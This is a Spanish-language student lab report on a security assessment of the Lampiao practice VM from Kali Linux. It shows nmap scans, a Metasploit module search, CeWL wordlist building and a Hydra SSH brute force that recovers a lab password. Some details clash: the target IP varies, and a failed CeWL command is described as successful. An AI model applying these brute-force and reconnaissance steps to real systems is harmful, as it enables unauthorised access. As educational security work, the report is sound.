INFORME #5

EVALUACION DE SEGURIDAD A LAMPIAO DESDE KALI LINUX

(MAQUINA ATACANTE)

ESTUDIANTE:

SANTIAGO QUINTO COPETE

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ

“DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

INFORME #6

EVALUACION DE SEGURIDAD A LAMPIAO DESDE KALI LINUX

(MAQUINA ATACANTE)

ESTUDIANTE:

SANTIAGO QUINTO COPETE

DOCENTE:

RAFAEL SANDOVAL MORALES

ASIGNATURA:

SEGURIDAD Y AUDITORIA DE REDES

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ

“DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

TABLA DE CONTENIDOS

1 TABLA DE ILUSTRACIONES

2 INTRODUCCION

En esta práctica se realizó una evaluación de seguridad sobre la máquina virtual Lampiao empleando Kali Linux como plataforma atacante. El informe documenta todas las fases: importación y configuración de la VM, reconocimiento de red, escaneo de puertos y servicios, generación de diccionarios, ataques de fuerza bruta, obtención de acceso mediante credenciales, explotación de una vulnerabilidad local para escalada de privilegios y manipulación de la base de datos del CMS (Drupal). Cada paso fue ejecutado en un entorno controlado con fines educativos para identificar y demostrar vectores de ataque reales.

3 ALCANCE

Se limitaron las pruebas exclusivamente a la máquina Lampiao y los servicios que esta exponía en la red del laboratorio. Las actividades realizadas incluyeron: reconocimiento (ifconfig), escaneo de puertos con Nmap, recolección de palabras con CeWL, ataques de fuerza bruta con Hydra contra SSH, transferencia y compilación de un exploit (Dirty Cow) para escalada de privilegios, y acceso / modificación de la base de datos MySQL del CMS Drupal para creación de cuentas. No se realizaron pruebas fuera del entorno virtual ni se afectaron terceros.

4 OBJETIVO

4.1 OBJETIVO GENERAL

Realizar una auditoría práctica de la VM Lampiao para identificar vectores de compromiso y documentar técnicas de explotación y mitigación.

4.2 OBEJTIVO ESPECIFICOS

- Detectar servicios y puertos abiertos en Lampiao.
- Generar un diccionario de contraseñas a partir del contenido web expuesto.
- Ejecutar ataques de fuerza bruta contra SSH para obtener credenciales.
- Utilizar un exploit local para escalar privilegios a root.
- Acceder a la base de datos de Drupal y crear usuarios con privilegios administrativos.
- Registrar evidencias (por ejemplo /root/flag.txt) y proponer recomendaciones.

5 PRIMER CAPITULO

5.1 IMPORTACION Y CONFIGURACION

Importar la maquina lampiao y hacer la configuración

Importar servicio virtualizado para seleccionar la máquina lampiao.




Ilustración 1 importación de la máquina virtual Lampiao

Muestra los ajustes de la máquina virtual y la configuración de la red como **NAT**.




Ilustración 2 Configuración de red de la VM (modo NAT)

Muestra la pantalla de inicio de sesión de la máquina virtual lampiao, indicando que el sistema es Ubuntu 14.04.5 LTS.




Ilustración 3 Pantalla de inicio de Lampiao (Ubuntu 14.04.5 LTS)

5.2 RECONOCIMINETO DE RED Y ESCANEO DE SERVICIOS

Muestra el comando ifconfig para verificar la dirección IP asignada a la máquina atacante (Kali Linux) y la víctima.




Ilustración 4 Escaneo


Muestra el comando nmap -p 1-2000 192.168.23.10 para escanear un rango de puertos en la dirección IP de la máquina Lampiao.

Nmap es una herramienta de escaneo de red que se utiliza para escanear un rango de puertos (en este caso, del 1 al 2000) y descubrir los servicios que se están ejecutando en la dirección IP de la máquina Lampiao.

```
┌──(root㉿Santiago)-[/home/kali]
└─# nmap -p 1-2000 192.168.23.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 10:47 EDT
Nmap scan report for 192.168.23.10
Host is up (0.0018s latency).
Not shown: 1997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1898/tcp open  cymtec-port
MAC Address: 08:00:27:DC:89:B2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Ilustración 5 Escaneo inicial con Nmap (puertos 1–2000)

La página con la dirección IP 192.168.23.12 fue desfigurada con un arte ASCII y el mensaje **"It's easy, Fiduma egua!"**, esto es una firma de un ataque exitoso, el proceso de intrusión implicó el uso de **Nmap** para escanear puertos y la manipulación de la base de datos de Drupal para crear usuarios administradores, lo que demuestra cómo se compromete un sitio web



El resultado del escaneo, indicando que los puertos **22 (ssh)**, **80 (http)** y **1898 (cymtec-port)** están abiertos. También se muestra un escaneo más detallado con el comando





Ilustración 6 Página web objetivo (servicio en puerto 1898)



5.3 RECONOCIMIENTO DE RED

En Kali se ejecutó ifconfig para identificar la interfaz de red y las direcciones IP asignadas a Kali y Lampiao. Esto confirmó que ambas VMs estaban en la misma subred y listas para comunicación.

5.4 ESCANEO DE PUERTOS Y SERVICIOS (nmap)

nmap -p 22 192.168.23.10 -A -sC para obtener información más específica sobre la versión de **OpenSSH** en el puerto 22

```
┌──(root㉿Santiago)-[/home/kali]
└─# nmap -p 22 192.168.23.10 -A -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 10:57 EDT
Nmap scan report for 192.168.23.10
Host is up (0.0024s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
MAC Address: 08:00:27:DC:89:B2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   2.40 ms 192.168.23.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds

┌──(root㉿Santiago)-[/home/kali]
└─#
```

Ilustración 7 Escaneo detallado de SSH con Nmap (-A -sC

Se muestra el resultado final del escaneo, confirmando la versión del servicio **OpenSSH** en la máquina objetivo.

Muestra el resultado de este último escaneo, confirmando la versión de **OpenSSH** en la máquina objetivo

```
msf6 > search  OpenSSH

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check
Description
   -  ----                                              ---------------  ----    -----
   0  post/windows/manage/forward_pageant               .                normal  No
Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh                   .                normal  No
Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                       .                normal  No
Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers               .                normal  No
SSH Username Enumeration
   4    \_ action: Malformed Packet                     .                .       .
Use a malformed packet
   5    \_ action: Timing Attack                        .                .       .
Use a timing attack
   6  exploit/windows/local/unquoted_service_path       2001-10-25       great   Yes
Windows Unquoted Service Path Privilege Escalation
```

5.5 REVISION DEL SITIOS WEB Y RECOLECION DE PALABRAS (Cewl)

ATAQUES DE FUERZA BRUTA Y GESTION DE CONTRASENA: Usi de hydra y Diccionarios

Al descubrir un servidor web en el puerto 1898, se crea un diccionario de contraseñas a partir del contenido del sitio web y se utiliza para un ataque de fuerza bruta.

Muestra el comando cewl http://192.168.23.10:1898/ --write Diclampiao.txt para generar el diccionario de contraseñas.

Cewl es una herramienta que rastrea un sitio web y crea una lista de palabras que se encuentran en él, generando un diccionario de contraseñas personalizado. En este caso, el diccionario se guarda en un archivo llamado Diclampiao.txt.

```
┌──(root㉿Santiago)-[/home/kali]
└─# cewl htt://192.168.23.10:1898/ --write DicLampiao.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Couldn't hit the site http://htt//192.168.23.10:1898/, moving on
```

Ilustración 8 Generación del diccionario *con CeWL (Diclampiao.txt)*

El comando ls para listar los archivos, confirmando que el diccionario Diclampiao.txt fue creado.

```
┌──(kali㉿kali)-[~]
└─$ ls
Descargas  Desktop  Diclampiao.txt  Documentos  Escritorio  Imágenes  Música
```

Ilustración 9 Comprobación del archivo de diccionario (ls)

El comando wc -l Diclampiao.txt para contar las líneas, demostrando el tamaño del diccionario.

```
┌──(kali㉿kali)-[~]
└─$ wc -l Diclampiao.txt
844 Diclampiao.txt
```

Ilustración 10 Conteo de líneas del diccionario (wc -l Diclampiao.txt)

5.6 ATAQUE DE FUERZA BRUTA CONTRA SSH (HYDRA)

Hydra es una herramienta de ataque de fuerza bruta que intenta adivinar una contraseña. Se le indica que intente el nombre de usuario tiago (-l tiago) y utilice las contraseñas del archivo de diccionario (-P Diclampiao.txt) en el servicio **SSH**

(ssh://192.168.23.10). El ataque es exitoso y revela la contraseña **Virgulino** para el usuario tiago.

